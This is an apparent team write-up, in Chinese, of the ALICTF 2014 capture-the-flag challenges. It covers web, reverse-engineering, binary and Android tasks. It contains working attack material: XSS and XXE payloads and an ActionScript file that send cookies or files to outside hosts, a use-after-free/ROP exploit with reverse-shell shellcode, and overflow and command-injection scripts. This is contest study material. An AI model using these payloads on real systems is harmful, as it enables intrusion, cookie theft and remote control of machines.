ALICTF 2014 Writeups

Dr Mario

BigData

100pt

搜 php 作为关键字的时候，很容易发现一个 config1.php 后面的参数指定了攻击网络连接的各个参数，统计所有 config1.php 的事件 id 取和提交正确。

200pt

数据格式是'Start' + 用逗号分隔的逐字符的原文/密文 + 'End'。
很容易发现前 4 句对话是明文的，内容为他们将使用 RSA 加密接下来的对话。
考虑到公钥很小(<2^32)，分解得到私钥非常容易，我们采用直接用私钥来解密的方法获得通信的内容和下一轮的公钥。将通信内容中的 bob@bob.com 替换为题目需要的 email 地址即可，循环若干轮之后即可获得 flag。代码如下：

```
#!/usr/bin/env python2

from zio import *
from zio import colored
import math, itertools

def extended_gcd(aa, bb):
    lastremainder, remainder = abs(aa), abs(bb)
    x, lastx, y, lasty = 0, 1, 1, 0
    while remainder:
        lastremainder, (quotient, remainder) = remainder, divmod(lastremainder, remainder)
        x, lastx = lastx - quotient*x, x
        y, lasty = lasty - quotient*y, y
    return lastremainder, lastx * (-1 if aa < 0 else 1), lasty * (-1 if bb < 0 else 1)

def modinv(a, m):
        g, x, y = extended_gcd(a, m)
        if g != 1:
                raise ValueError
        return x % m

def modexp(g, u, p):
    s = 1
    while u != 0:
        if u & 1:
            s = (s * g) % p
        u >>= 1
        g = (g * g) % p
    return s

HOST = 'data200.alictf.com'
PORT = 30000
```

```python
def get_pq(n):
    for x in xrange(3, int(math.sqrt(n)), 2):
        if n % x == 0:
            return (x, n / x)
def get_d(n, e):
    p, q = get_pq(n)
    return modinv(e, (p - 1) * (q - 1))

def to_str(s):
    return ''.join(map(chr, s))

def decrypt(c, key):
    n, e, d = key
    return modexp(c, d, n)

def encrypt(m, key):
    n, e, d = key
    return modexp(m, e, n)

def get_n_e(s):
    st = s.index('(')
    en = s.index(')')
    return map(lambda x: int(x.strip()), s[st + 1:en - 1].split(','))

def is_encrypted(s):
    return len(filter(lambda x: x < 128, s)) != len(s)

def main():
    io = zio((HOST, PORT), print_read=REPR, print_write=COLORED(REPR, 'red'))
    rsa = [(), ()]
    rsa_new = [(), ()]

    for i in itertools.count():
        io.read_until_re('Message from .*?!\n')
        s = io.readline().strip()[5:-3]
        s = map(int, s.split(','))
        if i % 4 == 0:
            rsa = rsa_new
        if is_encrypted(s):
            s = map(lambda c: decrypt(c, rsa[1 - (i % 2)]), s)

        s = to_str(s)
        if '(' in s and ')' in s:
            n, e = get_n_e(s)
            if i % 4 == 2:
                rsa_new = []
            rsa_new.append((n, e, get_d(n, e)))
            print 'rsa:', rsa, 'rsa_new:', rsa_new


        print colored('%d: decode result: %s' % (i, s), 'green')
        if i < 2:
            io.write(str(2 - (i % 2)))
        else:
            if i % 4 == 1:
                s = 'My account is mallory@mallory.com'
                print colored('To send: %s' % s, 'yellow')
            s = map(ord, s)
```

```
            if i > 3:
                s = map(lambda m: encrypt(m, rsa[1 - (i % 2)]), s)
            s = ','.join(map(str, s))
            io.write(str(4 - (i % 2)))
            io.write('Start' + s + 'End')

if __name__ == '__main__':
    main()
```

Web-A

100pt

经提示，这是一个注入题目，但是没有任何回显，只能一个一个 payload 进行尝试，最后发现使用 user = '+"||'1 password = anything 可以成功注入

200pt

问题关键在于绕过过滤，atob 函数没有禁用，因此可以使用它来编码，最终 payload 为

http://web200a.alictf.com/9ad626cab2d2d7309626e1a1ec9c1c41.php?code=window[atob(%27ZXZhbA==%27)](atob(%27d2luZG93LmxvY2F0aW9uPSJodHRwOi8venR4LmlvLyIrZG9jdW1lbnQuY29va2lI%27))

300pt

这题是我们第一个解出，借鉴了 blackhat 等发布的 XEE File Retrival Attack 的一些方法，构造两个 xml，一个直接发送给服务器，另外一个在自己服务器上，内容分别如下：

send.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://ztx.io/evil_2.xml">%remote;]>
<root/>
```

evil_2.xml

```
<!ENTITY % payload SYSTEM "php://filter/read=convert.base64-encode/resource=bb.php">
<!ENTITY % param1 '<!ENTITY &#37; external SYSTEM "http://ztx.io/?%payload;" >'
>
%param1;
%external;
```

注意需要使用 base64 encode 才能让 URI 正常，否则会造成 XML 解析出错

500pt

首先发现页面会自动跳转走，仔细观察发现页面里面有一段很奇怪的 javascript，并且包含不可见字符，把 Function 执行改成 console.log 打印会发现，这段 js 会检查 location 是否包含 helloalibaba，有的话就不会跳转，因此加上这个 helloalibaba=1 参数即可

然后根据题意需要构造 XSS，由于 escape 会把所有字母大写，因此最终 payload 不能有任何字母，所以构造了一段纯用数字和符号组成的 javascript，提交成功，最终 payload 如下：

```
http://web500a.alictf.com/e936a8a8ff906c8f057ed84bf4332585.php?helloalibaba=1&code=%
20<BODY%20ONLOAD=JAVASCRIPT:(($=~[],$={___:%2b%2b$,$$$$:(!{}%2b[])[$],__$:%2b
%2b$,$_$_:(!{}%2b[])[$],_$_:%2b%2b$,$_$$:([]%2b{})[$],$$_$:($[$]%2b[])[2],_$$:%2b%2b$,$
$$_:(!%2b[]%2b[])[$],$__:%2b%2b$,$_$:%2b%2b$,$$__:([]%2b{})[$],$$_:%2b%2b$,$$$:%2b
%2b$,$___:%2b%2b$,$__$:%2b%2b$},$.$_=($.$_=$%2b[])[$.$_$]%2b($._$=$.$_[$.__$])%2
b($.$$=($.$%2b[])[$.__$])%2b(![]%2b[])[$._$$]%2b($.__=$.$_[$.$$_])%2b($.$=(!%2b[]%2b[])[
$.__$])%2b($._=(!%2b[]%2b[])[$._$_])%2b$.$_[$.$_$]%2b$.__%2b$._$%2b$.$,$.$$=$.$%2b
(!%2b[]%2b[])[$._$$]%2b$.__%2b$._%2b$.$%2b$.$$,$.$=($.___)[$.$_][$.$_],SP=({}%2b[])[7]
,FS=([]%2b1)[$.$_]%2b[],PR=(1.1E%2b21%2b[])[1],BA=$.$($.$$%2bSP%2b$.$_$$%2b$.__
%2b$._$%2b$.$_$_)(),C=BA({}%2b[])[9],FC=$.$($.$$%2bSP%2bFS[9]%2bFS[10]%2bFS[11]
%2bFS[12]%2bFS[13]%2bFS[14]%2bPR%2b$.$$$$%2b$.$$[4]%2b$.$_[1]%2b((1)[$.$_]%2b
[])[11]%2bC%2bBA(BA(!0))[2]%2b$.$_$_%2b$.$_[5]%2bC%2b$._$%2b$.$$_$%2b$.$$$_)(),
$.$(FC(119,105,110,100,111,119,46,108,111,99,97,116,105,111,110,61,34,104,116,116,112,
58,47,47,122,116,120,46,105,111,47,34,43,100,111,99,117,109,101,110,116,46,99,111,111,
107,105,101)))())>
```

Reverse

100pt

根据 Secret.db 字符串定位到函数 sub_423400：

```
void __thiscall sub_423400(int this)
{
  int v1; // edi@1
  int v2; // esi@1
  FILE *fd; // ebp@2
  int v4; // eax@3
  int v5; // ebx@3
  int v6; // eax@4
  char v7; // [sp+17h] [bp-11h]@10
  int v8; // [sp+18h] [bp-10h]@3
  int v9; // [sp+24h] [bp-4h]@3

  v1 = this;
  v2 = 0;
  if ( *(_DWORD *)(this + 4) )
  {
    fd = fopen("Secret.db", "wb");
```

这个函数调用之前，调用了另外一个函数 sub_4230F0：

```
default:
  sub_4230F0(v1 + 244);
  sub_423400(v1 + 244);
  *(_DWORD *)(*(_DWORD *)(v1 + 20) + 836) = 0;
  KillTimer(*(HWND *)(v1 - 824), 1u);
  *(_DWORD *)v1 = 0;
  break;
```

这个函数中藏着密钥：

```
v19 = '1';
v45 = '1';
v22 = '1';
v40 = '1';
v3 = *(const void **)v1;
v20 = '9';
v35 = 'w';
v38 = 'w';
v48 = '9';
v21 = 'd';
v23 = 'o';
v24 = '*';
v25 = '%';
v26 = 'A';
v27 = 'O';
v28 = '+';
v29 = '3';
v30 = 'i';
v31 = '8';
```

静态看起来麻烦，动态调试一下即可找到 flag：

```
0012F3C8  0012F51C  ↳?.  ASCII "19dlo*%AO+3i87BaweTw.lc↑)61K(9^5"
0012F3CC  00000020  ...
0012F3D0  00983100  .1?
0012F3D4  0B8CAAB9  ?
0012F3D8  0012FF1C  ↳ ↕
```

200pt

发现明文和密文是一个字节对应两个字节的关系，而且映射固定不变，与明文字符的位置无关，所以考虑穷举所有可打印字符，做字典，存进文件中，再反查得到 flag，脚本如下：

```
keys = open('keys.txt').read()
values = open('values.txt').read()
dict_ = {}

for i in xrange(len(keys)):
    key = keys[i]
    value = values[i * 2:i * 2 + 2]
    dict_[value] = key

buf = open('ch2/flag.crpyt').read()
flag = ''
for i in xrange(len(buf) / 2):
    value = buf[i * 2:i * 2 + 2]
    flag += dict_[value]
print flag
```

300pt

首先发现该可执行文件使用 upx 加壳，遂使用 upx 脱壳得到原始程序。简单的分析一下程序的逻辑，可以发现他最终会使用 OpenSSL 来做 RSA 解密。使用一些取证工具(strings, binwalk)可以从二进制文件中获得密文(base64 编码直接存在文件中)和私钥(base64 编码，zlib 压缩)，最终使用 openssl 解密获得 flag:

```
openssl rsautl -decrypt -inkey private.key -oaep < cipher.txt
```

400pt

对控制端和服务器端逆向分析，结合 ghost 的源码大致可以看出程序在通信处理函数中添加了一些额外的 TOKEN 和 COMMAND 来完成 secret.rar 的传输。通过字符串”secret.rar”来定位服务器端的 COMMAND 处理函数在 0x405d10。做法为对处理 COMMAND_ACTIVED 处的相应功能做 patch，对控制端回复 TOKEN 0x81。patch 完的 server 程序部分逻辑为：

```
    loc_405D34:
008 call    loc_405D6F
000 nop
008 nop
008 nop
008 nop
008 nop
008 nop
008 nop
008 nop
008 add     esi, 9E58h
008 push    1                   ; Value
00C push    esi                 ; Target
010 call    ds:InterlockedExchange
008 pop     edi
004 pop     esi
000 retn    8
```

```
    loc_405D6F:
008 mov     ecx, esi
008 push    1                   ; buf
00C push    offset aActived ; "ÜCTIVED\n"
010 call    cmanager__send
000 add     esp, 8
-08 retn
```

使用 patch 好的 binary 上线后即可获得 secret.rar。

在 secret.rar 里发现一个网页，从图片中可以看到一段 php 代码。完成 eval，并按 10/16 进制对最后的字符串常量逐数字转换即可得到最终的 flag。

500pt

逆向分析可以发现，

1. 对 0x2222 的处理部分可以泄露堆上对象的数据，包括了预先设计好的 kernel32.dll，ntdll.dll 的模块地址和对象的地址。
2. 对 0x3333 的处理部分对对象 delete 部分处理不妥，结合接下来的 malloc 设置合适的 payload 可以造成 UAF，改写对象的虚表指针。
3. 对 0x5555 的处理部分可以完成对象虚函数的调用。

结合这三个部分，先泄露地址，然后改写虚表指针及放入 shellcode，最后使用 5555call 事先改好的地址即可完成 RCE。考虑最终运行系统平台，在拿到 EIP 控制权之后我们先使用 retn 0x100 的 gadget 将栈抬高至 recv buffer 区，接下来通过 ROP 调用 kernel32.dll 中的 VirtualProtect()将堆上对象赋予执行权限，最后跳到堆上对象部分执行 shellcode 获得反连 shell。

利用代码如下：

```python
#!/usr/bin/env python2
# zio - https://github.com/zTrix/zio
from zio import *
import time

HOST = 'reverse500.alictf.com'
PORT = 55555

shellcode =  ""
shellcode += "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b"
```

```
shellcode += "\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
shellcode += "\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20"
shellcode += "\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b"
shellcode += "\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0"
shellcode += "\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b"
shellcode += "\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01"
shellcode += "\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2"
shellcode += "\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c"
shellcode += "\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b"
shellcode += "\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86"
shellcode += "\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68"
shellcode += "\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4"
shellcode += "\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50"
shellcode += "\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
shellcode += "\x68\x6a\xbb\x2d\x29\x68\x02\x00\x27\x0f\x89\xe6\x6a"
shellcode += "\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d"
shellcode += "\x64\x00\x89\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56"
shellcode += "\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44\x24\x10"
shellcode += "\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
shellcode += "\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
shellcode += "\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5"
shellcode += "\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a"
shellcode += "\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
shellcode += "\xff\xd5"

def do_3333():
    payload = l32(8) + l32(0x3333)
    l = 1024 + 12
    payload += l32(l)
    payload += l32(this - 8)
    payload += l32(add_esp)
    payload = payload.ljust(0x60, '\x90')
    payload += shellcode
    io.write(payload)

def do_5555():
    payload = l32(0) + l32(0x5555)
    payload = payload.ljust(80, '\x90')
    payload += 'AAAA'
    payload += l32(virtual_protect)
    payload += l32(this + 0x20) # shellcode
    payload += l32(this & (~0xfff)) + l32(0x1000) + l32(0x20) + l32(this)
    io.write(payload)
```

```
def do_2222():
    payload = l32(0) + l32(0x2222)
    payload = payload.ljust(12, chr(0x41))
    payload += chr(0x8c)
    io.write(payload)
    ret = io.read(0x8c)[0x80:]
    return l32(ret[:4]), l32(ret[4:8]), l32(ret[8:])

io = zio((HOST, PORT), timeout=10000000, print_read=COLORED(REPR, 'red'),
print_write=COLORED(REPR, 'green'))
kern32, ntdll, this = do_2222()
print '[+] kernel32.dll @ %s, ntdll.dll @ %s, this @ %s' % (hex(kern32),
hex(ntdll), hex(this))
virtual_protect = kern32 + 0x1dc3
add_esp = kern32 + 0x35a5
do_3333()
do_5555()
io.read()
```

Web-B

200pt

猜测页面检查了 URL 开头的字符串必须为 www.taobao.com，所以构造这个 URL 来绕过：
http://www.taobao.com@web200b.alictf.com/5.php

300pt

对 d4.swf 做逆向分析可以发现他会使用 flash.display.Loader 来加载图片/swf。
通过看/robots.txt 可以发现还有 upload.php 用来上传文件，flag.php 为最终需要读取的文件。
whitehat 图片中藏有一个 rar，解压密码 www.alictf.com 可以获得提示 php 参数 img
参考 http://www.wooyun.org/bugs/wooyun-2014-062461 ，写 actionscript 如下生成 swf 可读取 flag.php 及将文件内容通过请求的方式传出来：

```
package com.powerflasher.SampleApp {
   import flash.external.ExternalInterface;
   import flash.display.MovieClip;
   import flash.events.Event;
   import flash.net.URLLoader;
   import flash.net.URLRequest;
   import flash.text.TextField;
   import flash.text.TextFieldAutoSize;
   import flash.xml.*;
```

```
import flash.events.IOErrorEvent;
import flash.events.*;
import flash.net.*;
/**
 * @author User
 */

public class Main extends MovieClip {
    private var loader:URLLoader;
    public function Main() {
        this.graphics.beginFill(0xcccc00)
        this.graphics.drawCircle(200,200,200)
        this.graphics.endFill()
        this.graphics.beginFill(0x000000)
        this.graphics.drawCircle(140,150,50)
        this.graphics.drawCircle(260,150,50)
        this.graphics.drawRoundRect(140,270,120,10,20)
        this.graphics.endFill()

        loader = new URLLoader();
        loader.addEventListener(Event.COMPLETE, completeHandler);

        var target:String = "/flag.php";
        var request:URLRequest = new URLRequest(target);
        try {
            loader.load(request);
        } catch (error:Error) {
            sendDatatoJS("Unable to load requested document; Error: " +
error.getStackTrace());
        }
    }

    private function doGet(res:String):void {
        loader = new URLLoader();
        var target:String = "http://54.250.212.117/"+res;
        sendDatatoJS("doget: " + target);
        var request:URLRequest = new URLRequest(target);
        try {
            loader.load(request);
        } catch (error:Error) {
            sendDatatoJS("Error: " + error.getStackTrace());
        }
    }


    private function completeHandler(event:Event):void {
        doGet(loader.data);
        //trace("completeHandler: " + loader.data);
        sendDatatoJS("completeHandler: " + loader.data);
    }
```

```
        private function sendDatatoJS(data:String):void {
            trace(data);
            ExternalInterface.call("sendToJavaScript", data);
        }
    }
}
```

将 swf 上传后使用 admin 访问页面来访问最开始的页面 xxx.php?img=upload\yyy.jpg 即可在自己的服务器上获得 flag。

CodeSafe

100pt

漏洞发生在 rpc_function_1 中，触发脚本如下：

```
# zio - https://github.com/zTrix/zio
from zio import *
token = '03e2cb304aeedbedc421b3e7979e523e'
host = 'codesafe100.alictf.com'
port = 30000

data = l16(200) +'1' * 331 + '\0' + '1' * (514 - 333 - 1)
request = chr(len(token)) + token + chr(1) + l32(len(data))[::-1] + data

io = zio((host, port), print_write=False)
io.write(request)

io.interact()
```

200pt

rpc_function_2 中有缓冲区溢出，绕过限制抵达该函数最深处即可，脚本如下：

```
# zio - https://github.com/zTrix/zio
from zio import *
token = '03e2cb304aeedbedc421b3e7979e523e'
host = 'codesafe200.alictf.com'
port = 30000

data = 'i' * 63 + ' ' * (512 - 127 + 63 - 17) +  '=' + '1234567890123452'
```

```
request = chr(len(token)) + token + chr(2) + l32(len(data))[::-1] + data

io = zio((host, port), print_write=False)
io.write(request)

io.interact()
```

300pt

在 rpc_function_2 中的 sprintf 存在堆溢出，绕过限制进去到相应函数即可，注意其他漏洞不能触发 flag 返回，必须使用出题人给定的方式。

```
# zio - https://github.com/zTrix/zio
from zio import *
import time
token = '03e2cb304aeedbedc421b3e7979e523e'
host = 'codesafe300.alictf.com'
port = 30000

k = 'alibaba-inc'
def shuf(s, o):
    r  = ''
    for c in s:
        if c >= 'a' and c <= 'z':
            r += chr(ord('a') + ((ord(c) - ord('a')) + o) % 26)
        else:
            r += c
    return r
k = shuf(k, -8)

data = l32(0x4848) + l32(int(time.time())) + l32(2)  + k.ljust(16, '\0') +
l32(255)  + 'http://alibaba.com/'.ljust(255, 'A') + '\0'
request = chr(len(token)) + token + chr(2) + l32(len(data))[::-1] + data

io = zio((host, port), print_write=False)
io.write(request)

io.interact()
```

400pt

在 rpc_function_1 中存在命令注入漏洞，但是用 admin 密码登陆，login 标识还是会为 0，所以要用 guest 密码登陆，但是用户名不能为 admin；function1 会去掉用户名最开头的空格，而复制到

szUser 时只复制了 64 字节，所以可以构造（admin + 大于等于 59 个空格 + 非空格且非 0 字符），让第一次调用 function1 时让用户名为 admin 加上保留的空格和最后的字符，第二次对 szUser 时调用时空格就会被截断，这样就能绕过限制。代码如下：

```
# zio - https://github.com/zTrix/zio
from zio import *
import time
token = '03e2cb304aeedbedc421b3e7979e523e'
host = 'codesafe400.alictf.com'
port = 30000
cmd = 'bash'

def dec(value, user):
    j = len(user)
    s = ord('a')
    r = ''

    for i in xrange(len(value)):
        v = value[i]
        u = user[i % j]
        r += chr((26 * 10 + (ord(v) - s) - (ord(u) - s)) % 26 + s)
    return r

data = ('admin'.ljust(64, ' ') + 'A').ljust(128, '\0') + dec('alibaba',
'guest').ljust(128, '\0') + (';' + cmd).ljust(256, '\0')
request = chr(len(token)) + token + chr(1) + l32(len(data))[::-1] + data

io = zio((host, port), print_write=False)
io.write(request)

io.interact()
```

EvilApk

100pt

与热身赛的无线安全赛题第一题相同，用 JEB 反编译看一眼即可。

```
private void readAssetFile() {
    String v0 = this.getFilesDir() + "/inputfile";
    this.iresult = JniEncode.getIntResult(v0);
    Log.v("alibaba", "readAssetFile iresult = " + this.iresult);
    this.m_iresult.setText("数字结果: " + this.iresult);
    this.sresult = JniEncode.getStringResult(v0);
    Log.v("alibaba", "readAssetFile sresult = " + this.sresult);
    this.m_sresult.setText("\n字符结果: " + this.sresult);
    this.writeResultToFile(this.iresult, this.sresult, "/sdcard/outputfileA");
}
```

200pt

使用 apktool 解包，然后匹配 smali 代码即可，命令如下：

```
apktool d 6e1b3c5b5d4dd2a9035g7b7a8c2be3043-static_analysis.apk out
grep -R sendSMS out/smali/* | wc -l
```

得到结果 20，再减去 sendSMS 自身得到 flag：19。

300pt

应用的 dex 文件被加固，所以考虑使用内存 dump 法。在 Android 系统中使用 gdb-static，attach 到目标应用的进程上，然后使用 gcore 命令得到 core dump 文件，接着根据 dex 文件头来从内存 dump 中提取 dex 文件，python 脚本如下（core.5983 即为 core dump 文件）：

```python
# zio - https://github.com/zTrix/zio
from zio import *
f = open('core.5983')
data = f.read()
f.close()

start = 0
while 1:
    i = data.find('dex\x0a035', start)
    if i == -1:
        break
    start = i + 1
    l = l32(data[i + 32: i + 36])
    open(str(i) + '.dex', 'w').write(data[i:i + l])
```

然后在得到的一些 dex 中去搜索包名：

```
$ grep com.ali *.dex
Binary file 182092416.dex matches
Binary file 3715744.dex matches
```

得到两个包，除去一个较小的，另一个就是要分析的，使用 baksmali 解包：

```
baksmali 182092416.dex
```

在这个文件中可以找到 flag：

```
com/ali/tg/testapp/WebViewActivity$JavaScriptInterface.smali
```

400pt

使用基于 Android Substrate 的 Introspy-Analyzer 进行 API Trace，记录到密码相关 API 调用如下：

```
I/Introspy( 3610): ### GENERAL CRYPTO ### com.ali.encryption - javax.crypto.Cipher->init()
I/Introspy( 3610): -> Mode: ENCRYPT_MODE, Key format: RAW, Key: [H5jOqyCXcO+odcJFhT7Odh+Yzqsgl3Dv]
I/Introspy( 3610): ### GENERAL CRYPTO ### com.ali.encryption - javax.crypto.Cipher->init()
I/Introspy( 3610): -> Mode: ENCRYPT_MODE, Key format: RAW, Key: [H5jOqyCXcO+odcJFhT7Odh+Yzqsgl3Dv]
W/Introspy( 3610): !!! IV of 0
W/Introspy( 3610): ### GENERAL CRYPTO ### com.ali.encryption - javax.crypto.Cipher->doFinal()
W/Introspy( 3610): -> ENCRYPT: [j]
W/Introspy( 3610): -> Output data is not in a readable format, base64: [Ryp370LXZXs=]
W/Introspy( 3610): -> !!! -> Algo: DESede/CBC/PKCS5Padding; IV: AAoKCgoCAqo=
```

发现程序在检查密码时发生了加密操作，算法是 CBC 模式的 Triple DES，IV 的 Base64 编码为 AAoKCgoCAqo=，Key 的 Base64 编码为 H5jOqyCXcO+odcJFhT7Odh+Yzqsgl3Dv。

另外通过自定义 Hook 一些 String 的 API，可以观察到，程序在比较一个字符串，如下所示：

```
W/Introspy( 7891): ### CUSTOM HOOK ### com.ali.encryption - java.lang.String->equals()
W/Introspy( 7891): -> !!! Compare object: 000a0a0a0a0202aa5458d715704493d8e6b9bd38f8b6be0e
```

猜测这个就是密文的 hex 编码，尝试编写 python 脚本进行解密：

```python
from M2Crypto.EVP import Cipher
from base64 import b64encode, b64decode
key = b64decode('H5jOqyCXcO+odcJFhT7Odh+Yzqsgl3Dv')
iv = b64decode('AAoKCgoCAqo=')
ciphertext =
'000a0a0a0a0202aa5458d715704493d8e6b9bd38f8b6be0e'.decode('hex')

decipher = Cipher(alg='des_ede3_cbc', key=key, op=0, iv=iv)
plaintext = decipher.update(ciphertext)
plaintext += decipher.final()

print plaintext
```

运行结果：

```
00&
    日天@土 恒
```

500pt

下载下来一个 libtr.so，试图用 LoadLibrary 加载运行，结果产生了这个错误：java.lang.ClassNotFoundException: com.ir.gc.CustomContentProvider，去 Google 一下发现了这个帖子：http://blog.csdn.net/u012398902/article/details/19987415，里面提到了 libmegjb.so，猜测题目中的这个 so 就是 libmegjb.so，继续搜索，发现是中国移动游戏门户的 SDK 中的一个动态库，于是上 http://g.10086.cn/找了一个跟题目中使用相同 so 文件的游戏进行调试：

魔戒ONLINE

1570次 下载

类别：角色扮演

发布：2014-07-24

大小：97.3 M

http://g.10086.cn/game/760000003661?spm=www.gamelist.getclassid.azjxyx.36

在手机上安装运行后，ps 命令查看进程，发现有三个进程。查看主进程的内存空间地址映射，找到 libmegjb.so 加载的位置，如下所示：

```
root@android:/data/local/tmp # ps | grep mojie
u0_a73    2750  129   522280 87340 ffffffff 40165ee4 S cn.cmgame.mojie
u0_a73    2765  2750  466752 17732 ffffffff 40165794 S cn.cmgame.mojie
u0_a73    2766  2765  466752 17732 ffffffff 40165794 S cn.cmgame.mojie
root@android:/data/local/tmp # cat /proc/2750/maps | grep libmegjb.so
5e3e3000-5e4db000 r-xp 00000000 103:04 741133    /data/app-lib/cn.cmgame.mojie-1/libmegjb.so
5e4db000-5e4dc000 r--p 000f8000 103:04 741133    /data/app-lib/cn.cmgame.mojie-1/libmegjb.so
5e4dc000-5e4e1000 rw-p 000f9000 103:04 741133    /data/app-lib/cn.cmgame.mojie-1/libmegjb.so
```

对 libmegjb.so 初步静态分析发现，程序中大量的字符串放在静态区，于是想到把 bss section 通过 dd 命令，从/proc/%pid/mem 中 dump 出来，命令如下：

dd if=/proc/2750/mem of=/sdcard/mem bs=1 skip=1582153728 count=1019904

然后从 mem 中寻找 proc 路径字样，如下所示：

```
[kelwin@arch tmp]$ strings -tx mem | grep /proc/
   5ff4 /proc/%d/cmdline
   80c4 /proc/%d/stat
   81e8 /proc/%d/stat
   84b0 /proc/%d/maps
   872c /proc/%d/cmdline
   8a68 /proc/self/maps
```

stat 通常被用作反调试，因此锁定/proc/%d/stat 这个文件目标，初步计算一下相应内存在 liblibmegjb.so 当中的偏移：

```
In [8]: hex(0x5e4dc000 + 0x80c4 - 0x5e3e3000)
Out[8]: '0x1010c4'

In [9]: hex(0x5e4dc000 + 0x81e8 - 0x5e3e3000)
Out[9]: '0x1011e8'
```


在 IDA 中锁定这两个位置:

```
.bss:001010C4 flag              % 1
.bss:001010C4
.bss:001010C4                   % 1
.bss:001010C4                   % 1
.bss:001010C4                   % 1
.bss:001010C4                   % 1
.bss:001010C4                   % 1
.bss:001010C4                   % 1
.bss:001010C4                   % 1
.bss:001010C4                   % 1
.bss:001010C4                   % 1
.bss:001010C4                   % 1
.bss:001010C4                   % 1
.bss:001010C4                   % 1
.bss:001010C4                   % 1
.bss:001010C4                   % 1
.bss:001010C4                   % 1
.bss:001010C4                   % 1
```

以及

```
.bss:001011E8 ; char flag2[16]
.bss:001011E8 flag2             % 0x10
.bss:001011E8
```

分别对这两个地址按 X 找引用点，找到一处可疑点：



跳转过去看 sub_514C8 中相关部分，发现如下解密路径的代码：

```
case 10:
  result = 44;
  flag2[v1] = -49 * byte_E68CA[v1] - 106 - (-98 * byte_E68CA[v1] & 0x2C);
  v5 = 20;
  continue;
```

因此密文如下所示：

```
.rodata:000E68CA ; _BYTE byte_E68CA[14]
.rodata:000E68CA byte_E68CA      DCB 0xF7, 0x3A, 0xDC, 0xB7, 0xFB, 0xF7, 0xDD, 0x6E, 0xF7
.rodata:000E68CA                                          ; DATA XREF: sub_514C8+2C´o
.rodata:000E68CA                                          ; .text:off_517B8´o
```

综合明文和密文，flag 是 stat0xF73ADCB7FBF7DD6EF70B7E597E